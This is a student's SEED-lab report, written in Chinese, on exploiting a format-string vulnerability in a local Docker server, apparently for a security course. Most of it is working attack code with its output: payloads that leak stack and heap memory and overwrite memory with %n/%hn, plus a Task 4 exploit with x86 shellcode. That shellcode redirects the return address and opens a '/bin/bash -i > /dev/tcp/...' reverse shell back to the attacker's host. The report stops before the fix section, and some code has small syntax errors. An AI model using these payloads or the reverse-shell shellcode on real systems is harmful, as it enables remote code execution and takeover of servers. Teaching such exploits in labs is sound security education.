

ss_lab1

徐锦云 23307130447

ss_lab1

环境配置

Task 1 : Crashing the Program

本实验原理

攻击代码

攻击过程和截图

Task 2 : Printing Out the Server Program's Memory

Task 2.a Stack Data

攻击代码

攻击过程和截图

Task 2.b Heap Data

攻击代码

攻击过程和截图

Task 3 : Modifying the Server Program's Memory

Task 3.a Change the value to a different value

攻击代码

攻击过程和截图

Task 3.b Change the value to 0x5000

攻击代码

攻击过程和截图

Task 3.c Change the value to 0xAABBCCDD

攻击代码

攻击过程和截图

Task 4 : Inject Malicious Code into the Server Program

Question问答

任务

攻击代码

攻击过程和截图

Task 6 : Fixing the Problem

编译警告含义

修复方法

修复后警告与攻击验证

环境配置

```
sudo sysctl -w kernel.randomize_va_space=0
```

```
● [03/22/26]seed@VM:~/.../Lab1$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
○ [03/22/26]seed@VM:~/.../Lab1$
```

拉取国内镜像：1ms

```
dcbuild
```

```
Successfully built 9684d01298fa
Successfully tagged seed-image-fmt-server-1:latest
Building fmt-server-2
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
--> 1102071f4a1d
Step 2/6 : COPY server /fmt/
--> Using cache
--> 4d37f05f612a
Step 3/6 : ARG ARCH
--> Using cache
--> 6c0f57070b6c
Step 4/6 : COPY format-${ARCH} /fmt/format
--> Using cache
--> 99f7a5d4badb
Step 5/6 : WORKDIR /fmt
--> Using cache
--> eb800ef0d0e7
Step 6/6 : CMD ./server
--> Using cache
--> abcebd0c01e0

Successfully built abcebd0c01e0
Successfully tagged seed-image-fmt-server-2:latest
```

dcup

```
Successfully tagged seed-image-fmt-server-2:latest
[03/22/26]seed@VM:~/.../Labsetup$ dcup
server-10.9.0.5 is up-to-date
server-10.9.0.6 is up-to-date
Attaching to server-10.9.0.5, server-10.9.0.6
```

现在开启一个新终端。

Task 1 : Crashing the Program

For this task, we will use the server running on 10.9.0.5, which runs a 32-bit program with a format-string vulnerability.

Task. Your task is to provide an input to the server, such that when the server program tries to print out the user input in the `myprintf()` function, it will crash. You can tell whether the `format` program has crashed or not by looking at the container's printout. If `myprintf()` returns, it will print out "Returned properly" and a few smiley faces. If you don't see them, the `format` program has probably crashed. However, the server program will not crash; the crashed `format` program runs in a child process spawned by the server program.

Since most of the format strings constructed in this lab can be quite long, it is better to use a program to do that. Inside the `attack-code` directory, we have prepared a sample code called `build_string.py` for people who might not be familiar with Python. It shows how to put various types of data into a string.

攻击前看一下：

```
echo hello | nc 10.9.0.5 9090
# 换一个终端
docker logs server-10.9.0.5 --tail 15
```

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:      0xffd54680
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 16 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffd545a8
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

- The input buffer's address → 下文记为 **buf**
- The secret message's address → **secret**
- The target variable's address → **target**
- Frame Pointer (inside myprintf) → **framep** (即 `%ebp`, 用于 Task 4 计算返回地址槽)

本实验原理

1. **漏洞**: `myprintf` 中调用 `printf(msg)`, 用户输入被当作**格式串**解析; `%x/%s/%n/%hn` 等会从栈上取“参数”, 造成**泄露与任意地址写**。
2. **定位参数**: 用缓冲区前 4 字节放唯一标记, 递增 `%.8x` 个数, 直到某次输出中出现该标记的十六进制形式, 得到位置索引 **N** (本仓库在 `Makefile` 中 `L=100` 时, 实测 **N=64**)。之后可用 `%N$x / %N$s / %N$n / %N$hn` 等直接指定第 N 个参数。
3. **写内存**: `%n` 系列把**当前已打印字符总数**写入对应参数所指向的地址; 大数值可用 `%hn` (**写 16 位**) 分两次拼出 32 位, 避免长时间打印。

攻击代码

```
#!/usr/bin/env python3
"""Task 1: 使 format 子进程崩溃 (不出现 Returned properly) 。"""
import sys

# 连续 %s: printf 把栈上数据当指针解引用, 易触发 SIGSEGV
payload = b"%s" * 8

sys.stdout.buffer.write(payload)
```

`task1_crash.py` 向服务器发送多组 `%s`, 令 `printf` 把栈上数据当指针解引用, 易触发段错误。

- 子进程 `format` **不再**打印 `(^_)(^_)` `Returned properly (^_)(^_)` (父进程 `server` 仍在监听)。
- **原因**: `%s` 需要 `char *`, 但栈上数据多为非法地址, 解引用导致 **SIGSEGV**。

攻击过程和截图

```
python3 attack-code/task1_crash.py | nc 10.9.0.5 9090
```

```
[03/22/26] seed@VM:~/.../Labsetup$ python3 attack-code/task1_crash.py | nc 10.9.0.5 9090
[03/22/26] seed@VM:~/.../Labsetup$ 
server-10.9.0.5 | @
server-10.9.0.5 | A secret message
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffe29080
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 16 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffe28fa8
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

Task 2 : Printing Out the Server Program's Memory

Task 2.a Stack Data

The objective of this task is to get the server to print out some data from its memory (we will continue to use 10.9.0.5). The data will be printed out on the server side, so the attacker cannot see it. Therefore, this is not a meaningful attack, but the technique used in this task will be essential for the subsequent tasks.

- **Task 2.A: Stack Data.** The goal is to print out the data on the stack. How many `%x` format specifiers do you need so you can get the server program to print out the first four bytes of your input? You can put some unique numbers (4 bytes) there, so when they are printed out, you can immediately tell. This number will be essential for most of the subsequent tasks, so make sure you get it right.

攻击代码

首先是扫描:

```
#!/usr/bin/env python3
"""在本地对 format-32 自动扫描，找出使标记 deadbeef 出现的 %x 个数。"""
import re
import struct
import subprocess
import sys

BIN = sys.argv[1] if len(sys.argv) > 1 else "../server-code/format-32"
MARKER = 0xDEADBEEF
want = f"{MARKER:08x}"

for n in range(1, 120):
    fmt = b"".join(b"%08x" for _ in range(n))
```

```

payload = struct.pack("<I", MARKER) + fmt
p = subprocess.run([BIN], input=payload, capture_output=True)
out = (p.stdout + p.stderr).decode("latin-1", errors="replace")
hexes = re.findall(r"[0-9a-f]{8}", out.lower())
if want in hexes:
    print(f"找到 N = {n} (在解析出的 8 位十六进制序列中)")
    sys.exit(0)
print("未找到, 请增大范围或检查二进制路径")
sys.exit(1)

```

在本实验配置 (dummy_function 中 BUF_SIZE=100、32 位静态链接) 下, 需要 64 个 `%8x` (或使用 `%64$x` 直接读第 64 个参数) 才能使栈上“第 N 个参数”所对应的内存字与缓冲区开头对齐, 从而打印出放入的前 4 字节。

然后是攻击:

```

#!/usr/bin/env python3
"""

Task 2.A: 在缓冲区首 4 字节放置唯一标记, 用若干 %8x 将其以十六进制打印出来。
本实验在 BUF_SIZE=100 (Makefile 中 L=100) 时, 偏移 N 一般为 64。

生成单次 payload:
python3 task2a_find_offset.py 64 | nc 10.9.0.5 9090
python3 task2a_find_offset.py 64 | ../server-code/format-32

在 docker 上看结果 (无回显时):
docker logs server-10.9.0.5 --tail 20
"""

import struct
import sys

MARKER = 0xDEADBEEF
N = int(sys.argv[1]) if len(sys.argv) > 1 else 64

fmt = b"".join(b"%8x" for _ in range(N))
sys.stdout.buffer.write(struct.pack("<I", MARKER) + fmt)

```

攻击过程和截图

1. 本地自动扫描 (与容器内二进制一致时, 偏移应相同):

```

cd ~/Desktop/Labsetup/attack-code
python3 task2a_scan_local.py ../server-code/format-32

```

```

[03/22/26]seed@VM:~/.../Labsetup$ cd attack-code
[03/22/26]seed@VM:~/.../attack-code$ python3 task2a_scan_local.py ../server
/format-32
\找到 N = 64 (在解析出的 8 位十六进制序列中)
[03/22/26]seed@VM:~/.../attack-code$

```

2. 对 Docker 目标发送 (本环境 N=64):

```
python3 task2a_find_offset.py 64 | nc 10.9.0.5 9090
```

```
server-10.9.0.5 | The input buffer's address:      0xffc5d500
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 260 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffc5d428
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | 0112233440000100008049db5080e5320080e61c0ffc5d500ffc5d428080e
62d4080e5000ffc5d4c808049f7effc5d5000000000000000006408049f47080e5320000004d8ffc5
d604ffc5d500080e532008b477200000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
5000080e5000ffc5dae808049effffc5d50000000104000005dc080e532000000000000000000000
0000ffc5dbb400000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
deadbeef the target variable's value
(after): 0x11223344
```

在日志中 `printf` 输出的一串 8 位十六进制里应出现 `deadbeef` (标记为 `0xDEADBEEF` 的小端缓冲)。

Task 2.b Heap Data

- **Task 2.B: Heap Data** There is a secret message (a string) stored in the heap area, and you can find the address of this string from the server printout. Your job is to print out this secret message. To achieve this goal, you need to place the address (in the binary form) of the secret message in the format string.

Most computers are small-endian machines, so to store an address `0xAABBCCDD` (four bytes on a 32-bit machine) in memory, the least significant byte `0xDD` is stored in the lower address, while the most significant byte `0xAA` is stored in the higher address. Therefore, when we store the address in a buffer, we need to save it using this order: `0xDD`, `0xCC`, `0xBB`, and then `0xAA`. In Python, you can do the following:

```
number = 0xAABBCCDD
content[0:4] = (number).to_bytes(4,byteorder='little')
```

攻击代码

```
#!/usr/bin/env python3
"""
Task 2.B: 打印堆上 secret 字符串。
需将服务端打印的 secret 地址填入 SECRET (默认 0x080b4008, 静态链接一般不变)。
偏移 N 与 Task 2.A 一致 (本环境为 64)。
"""
import struct
import sys

# 从连接后容器日志 "The secret message's address: 0x....." 读取
SECRET = int(sys.argv[1], 0) if len(sys.argv) > 1 else 0x080B4008
N = int(sys.argv[2]) if len(sys.argv) > 2 else 64

payload = struct.pack("<I", SECRET) + f"%{N}s".encode("latin-1")
sys.stdout.buffer.write(payload)
```


- 在日志中应看到 `A secret message`（及换行）。
- 要点：缓冲区开头 4 字节放 **secret 的小端地址**，`%64$s` 把第 64 个参数解释为 `char *`，从而 `printf` 从堆上读出字符串。

攻击过程和截图

```
python3 attack-code/task2b_heap_secret.py 0x080b4008 64 | nc 10.9.0.5 9090
```

```
[03/22/26]seed@VM:~/.../Labsetup$ python3 attack-code/task2b_heap_secret.py 0x080b4008 64 | nc 10.9.0.5 9090
^C
[03/22/26]seed@VM:~/.../Labsetup$
```



```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:      0xffb6ebe0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 9 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffb6eb08
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | @
server-10.9.0.5 | A secret message
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
```

Task 3 : Modifying the Server Program's Memory

Task 3.a Change the value to a different value

The objective of this task is to modify the value of the `target` variable that is defined in the server program (we will continue to use `10.9.0.5`). The original value of `target` is `0x11223344`. Assume that this variable holds an important value, which can affect the control flow of the program. If remote attackers can change its value, they can change the behavior of this program. We have three sub-tasks.

- **Task 3.A: Change the value to a different value.** In this sub-task, we need to change the content of the `target` variable to something else. Your task is considered as a success if you can change it to a different value, regardless of what value it may be. The address of the `target` variable can be found from the server printout.

攻击代码

```
#!/usr/bin/env python3
"""
```

Task 3: 修改全局变量 `target` (32 位下初值 `0x11223344`)。

用法:

```
python3 task3_modify_target.py a [TARGET_ADDR] [N]      # 任意非原值
python3 task3_modify_target.py b [TARGET_ADDR] [N]      # 改为 0x5000
python3 task3_modify_target.py c [TARGET_ADDR] [N]      # 改为 0xAABBCCDD (双 %hn)
```

默认 `TARGET_ADDR=0x080e5068`, `N=64` (与 2.A 一致; 第二个地址写高位 `half` 时用 `N+1=65`)。

```

"""
import struct
import sys

MODE = sys.argv[1] if len(sys.argv) > 1 else "a"
TARGET = int(sys.argv[2], 0) if len(sys.argv) > 2 else 0x080E5068
N = int(sys.argv[3]) if len(sys.argv) > 3 else 64

if MODE == "a":
    # 已打印字符数约为 4（地址四字节当作字面输出），写 %n 后常为 4
    payload = struct.pack("<I", TARGET) + f"%{N}$n".encode("latin-1")
elif MODE == "b":
    goal = 0x5000
    pad = goal - 4
    payload = struct.pack("<I", TARGET) + f"%{pad}x%{N}$n".encode("latin-1")
elif MODE == "c":
    val = 0xAABBCCDD
    hi = (val >> 16) & 0xFFFF
    lo = val & 0xFFFF
    # 先写较小累计值对应的一半，再补打到较大的一半（与课内一致）
    if lo < hi:
        a1 = lo - 8
        a2 = hi - lo
        payload = struct.pack("<II", TARGET, TARGET + 2) + f"%{a1}x%{N}$hn%{a2}x%{N+1}$hn".encode(
            "latin-1"
        )
    else:
        a1 = hi - 8
        a2 = lo - hi
        payload = struct.pack("<II", TARGET + 2, TARGET) + f"%{a1}x%{N}$hn%{a2}x%{N+1}$hn".encode(
            "latin-1"
        )
    else:
        sys.stderr.write("mode 应为 a / b / c\n")
        sys.exit(1)

sys.stdout.buffer.write(payload)

```

攻击过程和截图

```
python3 attack-code/task3_modify_target.py a | nc 10.9.0.5 9090
```



```

[03/22/26]seed@VM:~/.../Labsetup$ python3 attack-code/task3_modify_target.py a |
nc 10.9.0.5 9090
^C
[03/23/26]seed@VM:~/.../Labsetup$
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xff8ad260
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 9 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xff8ad188
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | The target variable's value (after): 0x00000004
server-10.9.0.5 | (^_)(^_) Returned properly (^_)(^_)

```

Task 3.b Change the value to 0x5000

- **Task 3.B: Change the value to 0x5000.** In this sub-task, we need to change the content of the target variable to a specific value 0x5000. Your task is considered as a success only if the variable's value becomes 0x5000.

攻击代码

地址 4 字节会先被当作普通字符输出，计数 +4；再用 `%20476x` 补打印，使总数到 **0x5000**，最后 `%64$n` 写入 `target`。

```

elif MODE == "b":
    goal = 0x5000
    pad = goal - 4
    payload = struct.pack("<I", TARGET) + f"%{pad}x%{N}$n".encode("latin-1")

```

攻击过程和截图

```
python3 attack-code/task3_modify_target.py b | nc 10.9.0.5 9090
```

```

[03/23/26]seed@VM:~/.../Labsetup$ python3 attack-code/task3_modify_target.py b |
nc 10.9.0.5 9090
^C
[03/23/26]seed@VM:~/.../Labsetup$
11223344The target variable's value (after): 0x00005000
server-10.9.0.5 | (^_)(^_) Returned properly (^_)(^_)

```

Task 3.c Change the value to 0xAABBCCDD

- **Task 3.C: Change the value to 0xAABBCCDD.** This sub-task is similar to the previous one, except that the target value is now a large number. In a format string attack, this value is the total number of characters that are printed out by the `printf()` function; printing out this large number of characters may take hours. You need to use a faster approach. The basic idea is to use `%hn` or `%hhn`, instead of `%n`, so we can modify a two-byte (or one-byte) memory space, instead of four bytes. Printing out 2^{16} characters does not take much time. More details can be found in the SEED book.

攻击代码

```
elif MODE == "c":
    val = 0xAABBCCDD
    hi = (val >> 16) & 0xFFFF
    lo = val & 0xFFFF
    # 先写较小累计值对应的一半，再补打到较大的一半
    if lo < hi:
        a1 = lo - 8
        a2 = hi - lo
        payload = struct.pack("<II", TARGET, TARGET + 2) + f"%{a1}x%{N}$hn%{a2}x%{N+1}$hn".encode(
            "latin-1"
        )
    else:
        a1 = hi - 8
        a2 = lo - hi
        payload = struct.pack("<II", TARGET + 2, TARGET) + f"%{a1}x%{N}$hn%{a2}x%{N+1}$hn".encode(
            "latin-1"
        )
```

在缓冲区前 8 字节放置 `target+2` 与 `target`（顺序由高低半字大小决定），分两次 `%64$hn` / `%65$hn`，使累计打印字符数的低 16 位分别等于 `0xAABB` 与 `0xCCDD`。

`%n / %hn` 写入的是“已打印字符数”，因此需要精确设计宽度与顺序。

使用 `%k$` 可避免中间 `%x` 消耗参数导致偏移错乱。

攻击过程和截图

```
python3 attack-code/task3_modify_target.py c | nc 10.9.0.5 9090
```

```
[03/23/26] seed@VM:~/.../Labsetup$ python3 attack-code/task3_modify_target.py c |
nc 10.9.0.5 9090
^C
[03/23/26] seed@VM:~/.../Labsetup$
```

1000The target variable's value (after): **0xaabbccdd**
 server-10.9.0.5 | (^_)(^_) Returned properly (^_)(^_)

Task 4 : Inject Malicious Code into the Server Program

The technique used for this task is similar to that in the previous task: they both modify a 4-byte number in the memory. The previous task modifies the `target` variable, while this task modifies the return address field of a function. Students need to figure out the address for the return-address field based on the information printed out by the server.




Figure 1: The stack layout when `printf()` is invoked from inside of the `myprintf()` function.

Question问答

- **Question 1:** What are the memory addresses at the locations marked by **2** and **3**?
- **Question 2:** How many `%x` format specifiers do we need to move the format string argument pointer to **3**? Remember, the argument pointer starts from the location above **1**.

Question 1: 图中标记 2、3 处通常是什么地址?

- **2** 对应 `myprintf` 的返回地址在栈上的存储位置 (即控制流关键槽位), 其地址可表示为 `framep + 4` (`framep` 为日志中的 `Frame Pointer (inside myprintf)`, 即当前 `%ebp`)。
- **3** 附近多为 保存的帧指针 / 与调用链相关的栈单元 (具体数值随运行而定)。

Question 2: 从位置 1 上方开始, 需要多少个 `%x` 才能让“格式串参数指针”对齐到你控制的缓冲区首部?

- 在本实验当前二进制与 `L=100` 下, 实测为 **64** (与 Task 2.A 一致)。若改变 `BUF_SIZE` 或编译选项, 应重新用标记扫描法测定。

任务

6.3 Your Task

Please construct your input, feed it to the server program, and demonstrate that you can successfully get the server to run your shellcode. In your lab report, you need to explain how your format string is constructed. Please mark on Figure 1 where your malicious code is stored (please provide the concrete address).

Getting a Reverse Shell. We are not interested in running some pre-determined commands. We want to get a root shell on the target server, so we can type any command we want. Since we are on a remote machine, if we simply get the server to run `/bin/bash`, we won't be able to control the shell program. Reverse shell is a typical technique to solve this problem. Section 9 provides detailed instructions on how to run a reverse shell. Please modify the command string in your shellcode, so you can get a reverse shell on the target server. Please include screenshots and explanation in your lab report.

攻击代码

```
#!/usr/bin/env python3
"""
Task 4: 32 位格式化字符串 + 栈上 shellcode, 默认弹反向 shell。
"""
from __future__ import annotations

import argparse
import socket
import struct
import sys

N = 64 # 与 Task 2.A 一致

SHELLCODE_PREFIX = (
    b"\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    b"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    b"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    b"/bin/bash*"
    b"-c*"
)

SHELLCODE_SUFFIX = (
    b"AAAA"
    bBBBB"
    b"CCCC"
    b"DDDD"
)

CMD_SLOT_LEN = 59
ORIGINAL_CMD_LINE = b"/bin/ls -l; echo '==== Success! ====='
assert len(ORIGINAL_CMD_LINE) == CMD_SLOT_LEN
```

```

def build_reverse_command_line(host: str, port: int) -> bytes:
    core = f"/bin/bash -i > /dev/tcp/{host}/{port} 0<&1 2>&1"
    core_b = core.encode("latin-1")
    if len(core_b) > CMD_SLOT_LEN - 1:
        raise ValueError(
            f"IP/端口 过长 ({len(core_b)} > {CMD_SLOT_LEN - 1}), 请缩短 --lhost 或改用更短端口表示。"
        )
    body = core_b + b" " * (CMD_SLOT_LEN - 1 - len(core_b))
    return body + b""

def build_payload(buf: int, framep: int, off: int, shellcode: bytes) -> bytes:
    ret_slot = framep + 4
    ret_target = buf + off
    lo = ret_target & 0xFFFF
    hi = (ret_target >> 16) & 0xFFFF
    if hi != 0xFFFF:
        print("警告: 栈地址高 16 位不是 0xffff, 若攻击失败请检查环境。", file=sys.stderr)

    a1 = lo - 8
    a2 = 65535 - lo
    hdr = struct.pack("<II", ret_slot, ret_slot + 2)
    fmt = f"%{a1}x%{N}$hn%{a2}x%{N+1}$hn".encode("latin-1")

    payload = bytearray(0x90 for _ in range(1500))
    payload[0:8] = hdr
    payload[8 : 8 + len(fmt)] = fmt
    end = 8 + len(fmt)
    if off < end + len(shellcode):
        print("错误: shellcode_offset 太小, 会与格式串重叠", file=sys.stderr)
        sys.exit(1)
    payload[off : off + len(shellcode)] = shellcode
    return bytes(payload)

def main() -> None:
    p = argparse.ArgumentParser(description="SEED Task4: format string + reverse shell (默认发往 10.9.0.5:9090)")
    p.add_argument("buf", help="输入缓冲区地址, 如 0xfffffd160")
    p.add_argument("framep", help="myprintf 内 Frame Pointer, 如 0xfffffd088")
    p.add_argument(
        "--offset",
        type=int,
        default=200,
        metavar="N",
        help="shellcode 在 payload 中的起始偏移 (默认 200)",
    )
    p.add_argument(
        "--lhost",
        default="10.9.0.1",

```

```

        help="反向 shell 连回的 IP (Docker 网桥上网关多为 10.9.0.1, 即宿主机在容器里的地址)",
    )
    p.add_argument(
        "--lport",
        type=int,
        default=9090,
        help="宿主机 nc 监听端口 (与终端2的 nc -lvp 一致, 默认 9090)",
    )
    p.add_argument(
        "--victim-host",
        default="10.9.0.5",
        help="漏洞容器 IP (docker-compose 里 32 位服务)",
    )
    p.add_argument(
        "--victim-port",
        type=int,
        default=9090,
        help="漏洞服务端口 (与 server.c 一致, 默认 9090)",
    )
    p.add_argument(
        "--stdout",
        action="store_true",
        help="只把 payload 打到标准输出 (用于手动: ... | nc 10.9.0.5 9090)",
    )
    p.add_argument(
        "--demo-ls",
        action="store_true",
        help="使用课内原版 ls/echo shellcode (不弹反向 shell)",
    )
    args = p.parse_args()

    buf = int(args.buf, 0)
    framep = int(args.framep, 0)

    if args.demo_ls:
        cmd_line = ORIGINAL_CMD_LINE
    else:
        cmd_line = build_reverse_command_line(args.lhost, args.lport)

    shellcode = SHELLCODE_PREFIX + cmd_line + SHELLCODE_SUFFIX
    payload = build_payload(buf, framep, args.offset, shellcode)

    if args.stdout:
        sys.stdout.buffer.write(payload)
        return

    addr = (args.victim_host, args.victim_port)
    try:
        with socket.create_connection(addr, timeout=15) as s:
            s.sendall(payload)
    except OSError as e:
        print(f"连接 {addr[0]}:{addr[1]} 失败: {e}", file=sys.stderr)
        sys.exit(1)

```



```

if not args.demo_ls:
    print(
        f"已发送 {len(payload)} 字节 -> {addr[0]}:{addr[1]}. \n"
        f"反向 shell 应连向 /dev/tcp/{args.lhost}/{args.lport}/ - 请查看终端2 的 nc. \n"
        "若无反应：确认 buf/framep 为当前容器日志中的值；确认宿主机防火墙放行来自 Docker 的入站。",
        file=sys.stderr,
    )

if __name__ == "__main__":
    main()

```

1. 在输入缓冲 **较高偏移处**放置 **NOP (0x90) + shellcode** (脚本 `task4_code_injection.py` 默认 **偏移 200**) 。
2. 缓冲开头放置 **返回地址槽** `framep+4` 与其 **+2** 的两个写入点，使用两次 `%64$hn / %65$hn`，把返回地址写成 `buf + shellcode_offset`。
3. `myprintf` 返回时跳到栈上 shellcode，执行 `/bin/bash -c` 后的命令串。

攻击过程和截图

```
echo hello | nc 10.9.0.5 9090
```

```

server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:      0xffffd6c0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd5e8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_)(^_) Returned properly (^_)(^_)


```

得到0xffffd6c0 0xffffd5e8

```

nc -lvnp 9090
./attack-code/task4_code_injection.py 0xffffd6c0 0xffffd5e8

```



Task 6 : Fixing the Problem

Remember the warning message generated by the `gcc` compiler? Please explain what it means. Please fix the vulnerability in the server program, and recompile it. Does the compiler warning go away? Do your attacks still work? You only need to try one of your attacks to see whether it still works or not.

编译警告含义

